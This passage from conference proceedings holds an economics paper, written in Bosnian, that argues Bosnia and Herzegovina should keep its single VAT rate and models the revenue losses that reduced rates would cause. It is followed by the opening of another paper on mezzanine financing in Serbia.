## THE PROBLEMS OF TRANSITION TO MULTI-RATE VAT SYSTEM IN BOSNIA AND HERZEGOVINA

Nadina Hodžić
Ernst&Young d.o.o. Sarajevo, Global Tax Compliance and Reporting Services

**Apstrakt:**
Ovaj rad ima za cilj da istakne važnost poreza na dodatu vrednost (PDV) kao jednog od najvećih izvora prihoda unutar Bosne i Hercegovine, problematike diferencijacije stopa poreza na dodatu vrednost, evazije poreza na dodatu vrijednost i njen uticaj na ekonomski sistem Bosne i Hercegovine. Porez na dodatu vrednost sa jednostopnim sistemom predstavlja jedan od najuspešnijih fenomena u fiskalnoj strukturi Bosne i Hercegovine. Aktualne su rasprave o uvođenju diferenciranih stopa, ali za naše područje i stepen razvoja jedinstvena stopa je idealna i ne treba je menjati jer bi svaka promena dovela do povećanja poreske evazije i različitih rizika. Zbog materijalne značajnosti ove vrste prihoda bilo kakve radikalne promene u okviru sistema poreza na dodatu vrednost kao što su uvođenje nulte stope, oslobađanja ili diferencijacija stopa, mogu da dovedu do dugoročnih ugrožavanja javnih prihoda. Ovim istraživanjem želi se potvrditi opravdanost jedinstvene stope poreza na dodatu vrednost kao superiornog instrumenta održavanja visokog stepena ekonomske efikasnosti, likvidnosti poslovanja, sniženja troškova i olakšanog funkcionisanja tržišta, kao i smanjenja poreske evazije na teritoriji Bosne i Hercegovine kao tranzicione zemlje. Sa druge strane želi se ukazati na značaj poreza na dodatu vrednost kao jednog od važnih izvora prihoda na nivou sveukupnog društva, koji je u Bosni i Hercegovini postavljen na nivou koji je vrlo blizu idealnom modelu koji zagovara Evropska unija.

**Ključne reči:**
izbegavanje plaćanja poreza (poreska evazija), diferencirane stope, jedinstvena stopa PDV-a, PDV jaz, otkrivanje evazije PDV-a.

**Abstract:**
The aim of this paper is to stress out the importance of value added tax as one of the major sources of income within Bosnia and Herzegovina, the problem of VAT differentiation, its evasion and impact on the economic system of Bosnia and Herzegovina. The system of value added taxes (VAT) with a unique standard rate is one of the most successful phenomena in the fiscal structure of Bosnia and Herzegovina. Introduction of differentiated VAT rates is the subject of current debates, but for our territory and the level of development, the single rate is ideal and should not be changed because every change would lead to an increase in tax evasion and various types of risks. Due to its significant importance, any radical changes within VAT system, such as introduction of zero rate, introduction of exemptions or rate differentiation could pose a long-term threat to public revenues. This study aims to verify the reasonableness of a single rate of VAT as a superior instrument for maintaining a high level of economic efficiency, liquidity, cost reduction, facilitating the functioning of markets, as well as the reduction of tax evasion on the territory of Bosnia and Herzegovina as a transitional country. On the other hand, this paper underlines significance of value added tax as an important generator of income for the overall society, which is in Bosnia and Herzegovina set up at a level that is very close to the ideal model proposed by the European Union.

**Key words:**
tax evasion, differentiated VAT rates, unique VAT rate, VAT gap, VAT evasion detection.

## 1. UVOD

U makroekonomskoj teoriji fiskalna politika se smatra jednim od glavnih instrumenata za poticanje privredne aktivnosti, a značaj mjera fiskalne politike u BiH je veći u odnosu na članice Evropske unije jer BiH ima daleko veće učešće poreza i doprinosa u odnosu na bruto domaći proizvod. Prema podacima direkcije za ekonomsko planiranje učešće prihoda od indirektnih poreza u ukupnim poreskim prihodima iznosi 84% za 2012. godinu, a od ukupno prikupljenih prihoda od indirektnih poreza na porez na dodatu vrijednost se odnosi 62,7%. Iz ovoga se vidi da porez na dodatu vrijednost ima liderstvo u prikupljanju prihoda unutar budžeta Bosne i Hercegovine. Prema procjenama Evropske komisije, 18% od ukupne PDV osnove unutar Evropske unije je evadirano. Evazije poreza na dodatu vrijednost oduvijek je predstavljala problematiku za nacionalne ekonomije, ali ova problematika posebno dobija na značaju uvođenjem jedinstvenog tržišta unutar Unije. Evropska unija zagovara jednostopni sistem poreza na dodatu vrijednost kao univerzalni model kojem treba da se teži, a sistem poreza na dodatu vrijednost u Bosni i Hercegovini je postavljen na principu koji je relativno blizu idealnom modelu. Porez na dodatu vrijednost je postao glavni instrument kojim zemlje širom svijeta pune svoje budžete. Globalni trend usvajanja poreza na dodatu vrijednost u poreske sisteme mnogih zemalja se nastavlja.

Različite studije i praktična iskustva mnogih zemalja pokazuju da postoji veza između poreske evazije i broja stopa poreza na dodatu vrijednost koje se primjenjuju unutar poreskih struktura. Ističe se da je jedinstvena stopa poreza na dodatu vrijednost, sa manjim brojem izuzetaka i širom poreskom osnovicom predstavlja superiorniji instrument prikupljanja prihoda nego PDV sistem sa više stopa, više izuzetaka koji dovodi do komplikovanja poreske administracije i poreske evazije.

## 2. EVAZIJA POREZA NA DODATU VRIJEDNOST


Porezna evazija se prvi put sreće u radovima Allinghama i Sandmo 1972. godine, a poslije u radovima Cowella (1990), Slemrod i Yitzhaki (2000). Od ostalih autora koji se bave poreskim gapovima i pružaju metodološki pregled istih, važno je



E-mail: nadina.hodzic@hotmail.com
DOI: 10.15308/Synthesis-2015-414-418

spomenuti i Gemmell i Hasseldine (2012). Giesecke i Tran (2012) se bave stepenom poštivanja poreskih propisa koji se odnose na porez na dodatu vrijednost, Christie i Holzner (2006) pokušavaju da objasne karakteristike poreske evazije. Za kvantificiranje poreske evazije koriste se dva pristupa, mikro i makro pristup, zavisno od vrste poreza koja je predmet analize. Mikro pristup - odnosno pristup odozdo prema gore, zasnovan je na analizi direktnih poreza, makro prisutp - odnosno pristup odozgo prema dole koristi se prilikom analize jaza indirektnih poreza ili PDV jaza. Prema makroekonomskom metodu jaz poreza na dodatu vrijednost predstavlja razliku između aktuelnih poreskih prihoda i teoretskih poreskih prihoda, odnosno predstavlja razliku između poreza koje su porezni obveznici stvarno prijavili i poreza koje bi bili prijavljeni kada bi poreski obveznici korektno prikazali sve svoje transakcije.

Jaz poreza na dodatu vrijednost za 26 zemalja Evropske unije za 2011. godinu se procjenjuje na 1,5% od ukupnog GDP-a Evropske unije, što se može vidjeti na grafikonu u prilogu.




Slika 1. EU 26 PDV jaz (procenat od GDP-a)
Izvor: CASE (2013)

Prosječna stopa PDV jaza za period od 2000-2011. iznosi 17% za EU 26, a iz pregleda se može vidjeti da je stopa PDV jaza bila značajno veća u svim zemljama u periodu finansijske i ekonomske krize.

| | EURO ZONA | NE-EURO ZONA | STARE ČLANICE | NOVE ZEMLJE ČLANICE | EU - 26 |
|---|---|---|---|---|---|
| 2000-2003 | 13 | 22 | 12 | 24 | 17 |
| 2004-2007 | 13 | 17 | 12 | 19 | 15 |
| 2008-2011 | 17 | 22 | 15 | 24 | 19 |
| 2000-2011 | 14 | 21 | 13 | 22 | 17 |

Tabela 1. Pregled PDV jaza u procentima EU- 26 i za odabrana područja
Izvor: CASE (2013)

Prevare u sistemu poreza na dodatu vrijednost nisu samo problematika zemalja u razvoju, već i razvijenih zemalja, kao što je slučaj Velike Britanije gdje je izvršena prevara u vrijednosti od 8 miliona dolara za period od četiri mjeseca, što je značajno narušilo državne prihode (Keen & Smith, 2007). Iskustva mnogih zemalja ukazuju da je porez na dodatu vrijednost podložan prevarama, a posebno kompleksniji porezni sistemi. Ukoliko sistem poreza na dodatu vrijednost uključuje više poreskih stopa, nultu stopu, porezna oslobađanja, povećava se mogućnost za prevare (Agha & Haughton, 1996). Mnoge evropske zemlje, kao što je Italija, imale su negativno iskustvo sa evazijom poreza na dodatu vrijednost koja je posljedica kompleksne konstrukcije PDV sistema (Oldman & Woods, 1983; Keen & Smith, 2007). Mnoge države imaju implementiran porez na dodatu vrijednost, sa više stopa, umjesto jednostopnog poreskog sistema kojeg preporučuje Međunarodni monetarni fond (Ebril *et al*., 2002). Višestopni porezni sistem utiče na efikasnost sistema poreza na dodatu vrijednost i povećava njegovu kompleksnost, što dovodi do povećanih troškova administracije i nepoštivanja poreskih propisa (Charlet & Owens, 2010).

Na osnovu analize sistema poreza na dodatu vrijednost mogu se izdvojiti dvije kategorije zemalja:

1. Zemlje koje svoje propise o PDV-u baziraju na francuskom i evropskom modelu.

   Ova grupa zemalja, od kojih su većinom zemlje Evropske unije imaju standardne i snižene stope. Direktivom Evropske unije 2006/112/EC je propisano da standardna stopa ne može biti niža od 15%, ali moguća je i primjena sniženih stopa koje ne mogu biti niže od 5%. Generalno, sistem oporezivanja unutar Evropske unije je kompleksan, sa mnogo derogacija, izuzetaka, prometom sa nultom stopom i mnogim drugim specijalnim aranžmanima.
2. Zemlje koje su primijenile drugačije propise od prethodnih.

   U ovu kategoriju zemalja spadaju manje razvijene zemlje koje imaju jednostopne poreske sisteme.

Studije sprovedene od strane OECD-a podržavaju širu poresku osnovicu i model jednostopnog sistema poreza na dodatu vrijednost (Charlet & Owens, 2010).

Troškovi administriranja poreza na dodatu vrijednost variraju zavisnosti od vrste izuzetaka, nultog oporezivanja, broja poreskih stopa, učestalosti poreskih i carinskih kontrola (Tait, 1999).

Reforme zakona o porezu na dodatu vrijednost zahtijevaju razvoj novih politika, pravila, procedura, adekvatno obučeno osoblje koje je sposobno da preuzme različite zadatke koji su povezani sa administriranjem novog sistem (GAO, 2008).

Prema različitim autorima, efikasna strategija za smanjenje evazije poreza na dodatu vrijednost uključuje implementaciju ciljanih politika usmjerenih ka: sniženju poreske evazije, jačanju kapaciteta poreskih uprava, primjeni odgovarajućih sankcija, uspostavljanju efikasnog sistema kontrole, unapređenju odnosa između poreskih obveznika i poreskih uprava kao i ka implementaciji jednostopnog sistema poreza na dodatu vrijednost.

Ainsworth (2010) upozorava da prije nego što određena država usvoji neku šemu oporezivanja treba da ispita pojedine prevare koje su prisutne u tim aranžmanima, tako da u nekim slučajevima treba da koristi nove tehnologije kako bi se suprotstavila novim potencijalnim modelima prevara. Moderni sistemi oporezivanja teže ka usvajanju novih IT tehnologija i procesa, sa odgovarajućim nivoom sigurnosti, koji će omogućiti sprovođenje provjera i kontrola i smanjenje poreskih prevara, što zahtijeva dodatne troškove. Ainsworth također navodi da uvođenje elektronskih fakturisanja za sve business to business (B2B) transakcije treba da bude karakteristika novog sistema PDV-a, jer bi to pomoglo u smanjenju rizika prevara.

## 3. BOSNA I HERCEGOVINA I JEDNOSTOPNI PORESKI SISTEM

Porez na dodatu vrijednost ima primarno mjesto u fiskalnoj politici Bosne i Hercegovine iz tri razloga. Prvi razlog je da on predstavlja najznačajniji izvor javnih prihoda svih nivoa u Bosni i Hercegovini, drugi razlog se odnosi na poreznu regulaciju na državnom nivou za razliku od direktnih poreza koji su regulisani na nivou eniteta i Brčko Distrikta, a treći se odnosi na činjenicu da se politika poreza na dodatu vrijednost na najneposredniji način odražava na potrošnju i standard društva, poslovanje i likvidnost poslovanja preduzeća.



DOI: 10.15308/Synthesis-2015-414-418

Prije nego što se porez na dodatu vrijednost implementirao u Bosni i Hercegovini, raspravljalo se o uvođenju diferenciranih poreskih stopa na osnovne životne namirnice, knjige i slično. Te opcije su i danas aktualne, ali se pored njih javljaju nagađanja o snižavanju praga za oporezivanje, skraćenju rokova za povrat poreza, i sl. Da bi se izvršila implementacija diferenciranih stopa poreza na dodatu vrijednost potrebno je ispuniti određene pravne i operativne pretpostavke. Sa pravnog aspekta neophodno je izvršiti izmjenu Zakona o porezu na dodatu vrijednost, izmjenu pravilnika, podzakonskih akata, dodatnih uputstava i instrukcija, a minimalni period za usvajanje tih izmjena je 18 mjeseci (Antić, 2011). Operativne pretpostavke podrazumijevaju obuku zaposlenih za kontrolu poreskih obveznika, obuku poreskih obveznika za implementaciju novog zakona i propisa, troškove medijskih kampanja vezano za implementaciju diferenciranih stopa PDV-a, unapređenje ALICE e-PDV modela, koje podrazumijevaju kadrovske, materijalno tehničke, IT i finansijske pretpostavke za implementaciju cjelokupnog projekta. Uvođenje diferenciranih stopa PDV-a zahtijeva povećanje poreske administracije, broja zaposlenih, obezbjeđenje prostora za rad zaposlenih, dodatne troškove sredstava rada, plata zaposlenih, automobila za terenske kontrole, itd.

Zahtjevi za uvođenje diferenciranih stopa u BiH uključuju različite varijante od oslobađajućih stopa, nultih stopa, sniženih stopa.

Primjena nulte stope osim one za izvoz predstavlja sukobljavanje sa pravnim okvirom Evropske unije. Razlozi zašto se nulta stopa primjenjuje isključivo na izvoz su problem kontrole primjene nulte stope na promet u zemlji, što otvara mogućnosti za poreznu evaziju. Iako je diferencirana stopa dozvoljena u okviru Evropske unije, za Bosnu i Hercegovinu je najbolja jedinstvena stopa zbog loše ekonomske situacije, nepovoljne strukture potrošnje u BiH i fiskalne osjetljivosti na promjene u visini naplaćenih indirektnih poreza. Ako uporedimo PDV sistem BiH i zemalja Evropske unije vidjećemo da je standardna stopa u BiH jedna od najnižih u Evropi. Osnovna karakteristika BiH je da je postoji veliki udeo potrošnje osnovnih životnih namirnica u strukturi ukupne potrošnje, tako da bi uvođenje snižene stope na određenu grupu dobara i usluga zahtijevalo značajno povećanje standardne stope.

Ako pretpostavimo da se uvede snižena stopa od 5% na dobra i usluge koja nisu bila oporeziva u sistemu poreza na promet, to bi zahtijevalo povećanje standardne stope na 27%. Ako pođemo od mehanizma koji tretira osnovicu za oporezivanje sniženom i standardnom stopom u odnosu 45%:55% (Antić, 2011) u smislu da se taj omjer primijeni na poresku osnovicu neto naplaćenog poreza na dodatu vrijednost za 2013. godinu koji iznosi po zvaničnom izvještaju Uprave za indirektno oporezivanje za 2013. godinu 3.103.514.636 KM, doći ćemo do osnovice za porez koji će se koristiti u analizi a to je iznos od 18,255,968,446 KM.

Može se vidjeti da korištenjem snižene stope dolazi do poreskih gubitaka, konkretno za 2013. godinu poreski gubitak iznosi KM 985,822,296, te da bi se oni pokrili morala bi se povećati standardna stopa. Ako povećamo standardnu stopu moći će se nadoknaditi poreski prihodi, ali to će imati konsekvence na cjelokupnu ekonomiju, jer je stopa od 27% previsoka za prostor Bosne i Hercegovine.

| | Porezni period | 2013 | 2012 | 2011 |
|---|---|---|---|---|
| 1 | Neto naplaćeni prihodi po osnovu PDV-a | 3,103,514,636 | 3,165,191,558 | 3,149,454,462 |
| 2 | Porezna osnovica (1x100/17) | 18,255,968,446 | 18,618,773,872 | 18,526,202,718 |
| 3 | Osnovica za oporezivanje sniženom stopom (2x45%) | 8,215,185,801 | 8,378,448,243 | 8,336,791,223 |
| 4 | Osnovica za oporezivanje standardnom stopom (2x55%) | 10,040,782,645 | 10,240,325,630 | 10,189,411,495 |
| 5 | PDV prihod stopa 5% (3x5%) | 410,759,290 | 418,922,412 | 416,839,561 |
| 6 | PDV prihod stopa 17% (4x17%) | 1,706,933,050 | 1,740,855,357 | 1,732,199,954 |
| 7 | Prihod novog modela (5+6) | 2,117,692,340 | 2,159,777,769 | 2,149,039,515 |
| 8 | Gubitak modela (7-1) | -985,822,296 | -1,005,413,789 | -1,000,414,947 |

Tabela 2. Test uvođenja snižene stope (snižena stopa 5%, standardna 17%)
Izvor: vlastiti izračun

| | Porezni period | 2013 | 2012 | 2011 |
|---|---|---|---|---|
| 1 | Neto naplaćeni prihodi po osnovu PDV-a | 3,103,514,636 | 3,165,191,558 | 3,149,454,462 |
| 2 | Porezna osnovica (1x100/17) | 18,255,968,446 | 18,618,773,872 | 18,526,202,718 |
| 3 | Osnovica za oporezivanje sniženom stopom (2x45%) | 8,215,185,801 | 8,378,448,243 | 8,336,791,223 |
| 4 | Osnovica za oporezivanje standardnom stopom (2x55%) | 10,040,782,645 | 10,240,325,630 | 10,189,411,495 |
| 5 | PDV prihod stopa 5% (3x5%) | 410,759,290 | 418,922,412 | 416,839,561 |
| 6 | PDV prihod stopa 27% (4x27%) | 2,711,011,314 | 2,764,887,920 | 2,751,141,104 |
| 7 | Prihod novog modela (5+6) | 3,121,770,604 | 3,183,810,332 | 3,167,980,665 |
| 8 | Dobitak modela (7-1) | 18,255,968 | 18,618,774 | 18,526,203 |

Tabela 3. Diferencijacija poreskih stopa (snižena stopa 5%, standardna 27%)
Izvor: Vlastiti izračun



DOI: 10.15308/Synthesis-2015-414-418

| | Porezni period | 2013 | 2012 | 2011 |
|---|---|---|---|---|
| 1 | Neto naplaćeni prihodi po osnovu PDV-a | 3,103,514,636 | 3,165,191,558 | 3,149,454,462 |
| 2 | Porezna osnovica (1x100/17) | 18,255,968,446 | 18,618,773,872 | 18,526,202,718 |
| 3 | Osnovica za oporezivanje sniženom stopom (2x45%) | 8,215,185,801 | 8,378,448,243 | 8,336,791,223 |
| 4 | Osnovica za oporezivanje standardnom stopom (2x55%) | 10,040,782,645 | 10,240,325,630 | 10,189,411,495 |
| 5 | PDV prihod stopa 8% (3x8%) | 657,214,864 | 670,275,859 | 666,943,298 |
| 6 | PDV prihod stopa 17% (4x17%) | 1,706,933,050 | 1,740,855,357 | 1,732,199,954 |
| 7 | Prihod novog modela (5+6) | 2,364,147,914 | 2,411,131,216 | 2,399,143,252 |
| 8 | Dobitak modela (7-1) | -739,366,722 | -754,060,342 | -750,311,210 |

Tabela 4: Test uvođenja snižene stope (snižena stopa 8%, standardna 17%)
Izvor: Vlastiti izračun

| | Porezni period | 2013 | 2012 | 2011 |
|---|---|---|---|---|
| 1 | Neto naplaćeni prihodi po osnovu PDV-a | 3,103,514,636 | 3,165,191,558 | 3,149,454,462 |
| 2 | Porezna osnovica (1x100/17) | 18,255,968,446 | 18,618,773,872 | 18,526,202,718 |
| 3 | Osnovica za oporezivanje sniženom stopom (2x45%) | 8,215,185,801 | 8,378,448,243 | 8,336,791,223 |
| 4 | Osnovica za oporezivanje standardnom stopom (2x55%) | 10,040,782,645 | 10,240,325,630 | 10,189,411,495 |
| 5 | PDV prihod stopa 8% (3x8%) | 657,214,864 | 670,275,859 | 666,943,298 |
| 6 | PDV prihod stopa 24,5% (4x24.5%) | 2,459,991,748 | 2,508,879,779 | 2,496,405,816 |
| 7 | Prihod novog modela (5+6) | 3,117,206,612 | 3,179,155,639 | 3,163,349,114 |
| 8 | Dobitak modela (7-1) | 13,691,976 | 13,964,080 | 13,894,652 |

**Tabela 5**: Test uvođenja snižene stope (snižena stopa 8%, standardna 24,5%)
Izvor: Vlastiti izračun

Navedena sniženja poreskih stopa zahtijevala su povećanje standardne stope. Povećanje strandardne stope je povezano sa poreskom evazijom. Agha i Haughton (1996) su u toku 1987 godine analizirali 17 zemalja OECD-a i zaključili da je veća stopa poreza na dodatu vrijednost povezana sa manjim i lošijim poštivanjem poreskih propisa. Zaključili su da povećanje standardne stope za 1% dovodi do smanjenja poštovanja poreskih propisa za 2,7%. Drugi značajni faktor koji je bitan za usklađenost sa propisima je broj poreskih stopa koje su u primjeni, jer svaka dodatna stopa smanjuje poštovanje poreskih procedura za 7%.

Christie i Holzner (2006) došli su do sličnog zaključka kada su ispitivali korelaciju između PDV jaza i prosječne ponderisane PDV stope za sve zemlje članice EU i Turske za period od 2000-2003 u empirijskoj analizi koja je bila zasnovana na Allingham-Sandmo modelu, gdje su došli do zaključka da je veća prosječna stopa PDV-a povezana sa nižom stopom poštovanja lokalnih propisa.

Argumenti koji idu u korist jedinstvene stope poreza na dodatu vrijednost su (Tait, 1988):

a) Više poreskih stopa PDV-a iskrivljuje odluke potrošača i proizvođača. Diferenciranjem stopa PDV-a dolazi do odsustva načela neutralnosti i iskrivljenja sklonosti potrošača te se oporezivanjem luksuznih proizvoda i usluga višim stopama obeshrabruju siromašni da svoju potrošnju katkad usmjere ka skupim proizvodima.
b) Niže stope PDV-a ne moraju nužno predstavljati korist za krajnjeg potrošača. Trgovci će svoje cijene formirati zavisno o elastičnosti potražnje, bez obzira na poreznu stopu.
c) Olakšice i poseban porezni tretman kroz porez na dohodak i razni socijalni transferi bolji su i efikasniji instrument za pomoć siromašnijim slojevima stanovništva.
d) Mnoge zemlje kroz politiku cijena snižavaju cijene osnovnih dobara i usluga kao što su hrana, struja, plin, pa nema mnogo smisla koristiti sniženu stopu PDV-a na te proizvode.
e) Povlašten položaj određenih skupina proizvoda i usluga stvara nezadovoljstvo među potrošačima i trgovcima proizvoda koji nemaju povlašten status. Npr. ako svježe povrće ima snižene stope, zašto ne i zaleđeno povrće. Ako se snižena stopa primijeni na zaleđeno, zašto ne i na konzervirano i sl.
f) Uvođenje više poreskih stopa PDV-a uslovljava i detaljno definisanje dobara i usluga na koje bi se primjenjivale pojedine stope, što zahtijeva dodatne troškove.
g) Niže poreske stope PDV-a erodiraju poreznu osnovicu. Sve proizvode koji nisu jasno definisani porezni će obveznici pokušati ugurati u kategoriju niže stope, što stvara prostor za poreznu evaziju.
h) Povišene stope PDV-a (osim za automobile) uglavnom se odnose na proizvode koji imaju mali udio u ukupnoj potrošnji. Prihodi od tih stopa su mali, a dodatno se povećavaju troškovi administracije.
i) Niže poreske stope smanjuju državne prihode.

Studija o diferenciranim stopama poreza na dodatu vrijednost koje su primijenjene na dobra i usluge u zemljama članicama Evropske unije, provedena od strane *Copenhagen Economics*, ukazala je na troškove i koristi koji mogu nastati prilikom uvođenja sniženih stopa te su zaključci ove studije da postoje jaki argumenti za jedinstvenu stopu poreza na dodatu vrijednost. Glavni zaključci studije su da je sa ekonomske perspektive jedinstvena stopa poreza na dodatu vrijednost najbolja opcija politike oporezivanja porezom na dodatu vrijednost, koja dovodi do poboljšanja blagostanja potrošača u odnosu na trenutnu situaciju, smanjuje distorzije u funkcionisanju inter-



DOI: 10.15308/Synthesis-2015-414-418

nog tržišta, pojednostavljuje propise i redukuje administrativne troškove, doprinosi unapređenju ekonomske efikasnosti i smanjuje devijacije u funkcionisanju internog tržišta (Copenhagen Economics, 2007). U komunikacijama o sniženim stopama poreza na dodatu vrijednost studija ističe se da su snižene stope poreza na dodatu vrijednost politički osjetljivo pitanje. Mnoge zemlje članice smatraju da su snižene stope važan politički alat, ali treba imati na umu da porezni sistem mora biti definisan na način da obezbijedi dobro funkcionisanje internog tržišta kao i konkurentnost poslovanja. Studija iz Kopenhagena naglašava da drugi instrumenti ekonomske politike mogu biti efikasniji od sniženih stopa u ostvarenju okolinskih, socijalnih, kulturalnih i ekonomskih ciljeva i politika. Porezni sistem zemalja Evropske unije je prilično kompleksan, te postoji potreba za pojednostavljenjem komplikovanih struktura sniženih poreskih stopa. Pojednostavljenje i racionalizacija poreskih propisa je potrebna kako bi se snizili troškovi administracije, unaprijedilo funkcionisanje internog tržišta i povećala konkurentnost poslovanja unutar Unije. Svi prethodno pomenuti argumenti potvrđuju da jedinstvena stopa poreza na dodatu vrijednost predstavlja optimalnu politiku oporezivanja porezom na dodatu vrijednost za Bosnu i Hercegovinu.

## 3. ZAKLJUČAK

Iskustva mnogih zemalja potvrđuju suprotne efekte diferencijacije poreskih stopa u odnosu na očekivane. Očekivani rezultati su bili da će sniženje poreskih stopa dovesti po automatizmu do snižavanja cijena i poticanja potrošnje, ali praktična iskustva pokazuju suprotnu situaciju i potvrđuju da sniženje poreskih stopa u najvećem broju slučajeva dovodi do manjeg smanjenja cijena nego što iznosi umanjeni porez te da povećanje poreskih stopa dovodi do većeg povećanja cijena nego što iznosi povećanje poreske obaveze. Mnogi zagovornici diferenciranih stopa poreza na dodatu vrijednost ističu da je jedinstvena stopa poreza na dodatu vrijednost regresivna i da tu regresivnost treba korigovati snižavanjem stopa poreza na dodatu vrijednost kako bi se pomoglo siromašnima, međutim umanjena stopa poreza na hranu predstavlja veću korist za bogate nego za siromašne. Ekonomska teorija i praksa pokazuje da je primjena ciljanih mjera koje su usmjerene na precizno odabranu skupinu stanovnika mnogo efikasnija i za budžet jeftinija od opštih neselektivnih mjera koje pomažu i onima kojima ta pomoć nije potrebna. Osnovna svrha poreza na dodatu vrijednost je prikupljanje prihoda na način da se oporezuje potrošnja, a ne provođenje mjera socijalne politike. Regresivnost PDV-a treba da se ispravlja drugim instrumentima fiskalnog sistema, ali izvan sistema PDV-a kao što je progresivno oporezivanje dohotka, mjere socijalne politike kao što su direktni transferi iz budžeta u obliku subvencija siromašnima, uvođenjem različitih akciza. Znači, vlasti treba da ponude programe socijalnih transfera koji će omogućiti povrat novca ljudima kojima pripada socijalna zaštita. PDV koji je prikupljen oporezivanjem osnovnih životnih namirnica treba da se usmjeri u povećanje penzija, invalidnina, pružanje pomoći socijalnim ustanovama. Sva istraživanja i praktična iskustva potvrđuju činjenicu da je jedinstvena stopa poreza na dodatu vrijednost superiornija od višestopnog poreskog sistema u kontekstu smanjenja poreske evazije, povećanja poreskih prihoda, povećanja jasnosti i jednostavnosti primjene i poštivanja poreskih propisa, olakšanog procesa revizije i kontrole. Na kraju se može zaključiti da jedinstvena stopa poreza na dodatu vrijednost predstavlja optimalnu politiku oporezivanja za Bosnu i Hercegovinu. Svi prethodni argumenti ukazuju da bi diferencijacija poreskih stopa dovela do narušavanja jednostavnosti poreskog sistema, komplikovanja poreske administracije, povećanja troškova, povećanja poreske evazije.

## REFERENCE


Agha, A., & Haughton, J. (1996). Designing VAT systems: Some efficiency considerations. *Review of Economics and Statistics*, 78(2), 303-308.

Ainsworth, R. T. (2010). VAT fraud – technological solutions, *Boston University School of Law Working Pape*r, No. 10-28. Dostupno na http://www.bu.edu/law/faculty/scholarship/workingpapers/documents/AinsworthR091610.pdf.

Allingham, M., & Sandmo, A. (1972). Income Tax Evasion: A Theoretical Analysis. *Journal of Public Economics*, 1(3-4), 323-338.

Antić, D. (2011). *Studija o implikacijama diferenciranih stopa PDV-a u BiH*. Banjaluka.

CASE. (2013). *Study to quantify and analyse the VAT Gap in the EU-27 Member States*. TAXUD/2012/ DE/316. Dostupno na http://ec.europa.eu/taxation_customs/resources/documents/common/publications/studies/vat-gap.pdf

Charlet, A., & Owens, J. (2010) An international perspective on VAT. *Tax Notes International,* 59(12), 943-954.

Christie, E., & Holzer. M. (2005). Household Tax Compliance in Albania. WIIW *Research Reports*, No. 316. The Vienna Institute for International Economic Studies.

Christie, E., & Holzner. M. (2006). What Explains Tax Evasion? An Empirical Assessment based on European Data, WIIW Working Paper 40.

Copenhagen Economics. (2007). *Study on reduced VAT applied to goods and services in the Member States of the European Union*. Dostupno na http://ec.europa.eu/taxation_customs/resources/documents/taxation/vat/how_vat_works/rates/study_reduced_vat.pdf

Ebrill, L., Keen, M., Bodin, J., & Summers, V. (2002). The allure of the value-added tax. *Finance and Development: a* Quarterly Magazine of the IMF, 39, (2). Dostupno na http://www.imf.org/external/pubs/ft/fandd/2002/06/ebrill.htm.

GAO. (2008). Value-Added Taxes. Lessons learned from other countries on compliance risks, administrative costs, compliance burden, and transition. *United States Government Accountability Office (GAO). Report to Congressional Requesters*, GAO-08-566. Dostupno na http://www.gao.gov/new.items/d08566.pdf

Keen, M., & Smith, S. (2007). VAT fraud and evasion: What do we know, and What can be done?. *International Monetary Fund Working Paper WP/07/31, IMF Fiscal Affairs Department*. Dostupno na: https://www.imf.org/external/pubs/ft/wp/2007/wp0731.pdf

Oldman, O., & Woods, L. (1983). Would a Value-Added Tax system relieve tax compliance problems?', in Phillip Sawicki (Ed.) *Income tax compliance: A report of the ABA section of Taxation Invitational Conference on Income Tax Compliance.*

Sandmo, A. (2004). The theory of tax evasion: A retrospective view. Norwegian School of Economics and Business Administration Discussion Paper 31/04.

Tait, A.A. (1988). *Value-added tax: International practice and problems*. Washington, D.C: International Monetary Fund.

Tait, A.A. (1999). Value-added tax, national. International Monetary Fund, 494-496. Dostupno na http://www.urban.org/uploadedPDF/1000543.pdf.

Yitzhaki, S. (1974). A note on Income tax evasion: A theoretical analysis. *Journal of Public Economics,* 323-338.




DOI: 10.15308/Synthesis-2015-414-418

Synthesis
International Scientific Conference of IT and Business-Related Research

# ACCESS TO FINANCIAL SOURCES IN SERBIA THE USE OF MEZZANINE INSTRUMENTS

## PRISTUP IZVORIMA FINANSIRANJA U SRBIJI: PRIMENA INSTRUMENATA MEZANINA

Goranka Knežević[1], Isidora Ljumović[2], Vladan Pavlović[3]
[1]Singidunum University, Belgrade, Serbia
[2]Institute of Economic Sciences, Belgrade, Serbia
[3]University of Pristina, Faculty of Economics (dislocated in Kosovska Mitrovica), Serbia

**Abstract:**
Access to sources of finance is one of the most important criteria used to determine the quality of the investment climate in some country. This issue is of paramount importance for both domestic and foreign investors. The paper underlines that besides traditional and pure forms of finance such as debt and equity, there are also hybrid forms that are widely used in developed countries. Such types of contracts are called mezzanine instruments and have the characteristics of both debt and equity. Their flexibility, lower issuance costs and lack of specific laws in this area, represent their competitive advantage over other forms of finance. The authors shall discuss whether mezzanine finance instruments could be used in Serbia and shall attempt to demonstrate that this form of finance is an adequate solution to be implemented in certain Serbian companies following the privatization process.

**Key words:**
mezzanine instruments, financing, small and medium-sized enterprises.

**Apstrakt:**
Pristup izvorima finansiranja predstavlja jedan od najvažnijih kriterijuma kada se vrši procena investicione klime u nekoj zemlji. Ovo pitanje je od ogromnog značaja kako za domaće tako i za strane investitore. Ovaj rad ukazuje na činjenicu da pored klasičnih i čistih formi finansiranja, kao što su obaveze i kapital, postoje i hibridni ugovori koji se često koriste u razvijenim zemljama radi finansiranja poslovnih ideja. Ove forme ugovora zovu se instrumenti mezanina i imaju karakteristike i obaveza i kapitala. Njihova fleksibilnost, niski troškovi zaključivanja mezanin ugovora, odnosno troškova emitovanja ovih instrumenta, kao i zakonska neregulisanost, čine njihovu konkurentsku prednost u odnosu na ostale forme finansiranja. Autori se bave pitanjem primene mezanin instrumenata u Srbiji i pokazuju da je ova forma finansiranja adekvatna za primenu u pojedinim srpskim preduzećima nakon procesa privatizacije.

**Ključne reči:**
instrumenti mezanina, finansiranje, mala i srednja preduzeća.

**Acknowledgements:**
This paper is a part of the results within research on project 179001 „Organizational and information support to the quality management system as a key factor in improving the competitiveness of domestic enterprises and ensuring their faster access to EU and world markets" financed by Ministry of education, science and technological development of the Republic of Serbia.

## 1. INTRODUCTION

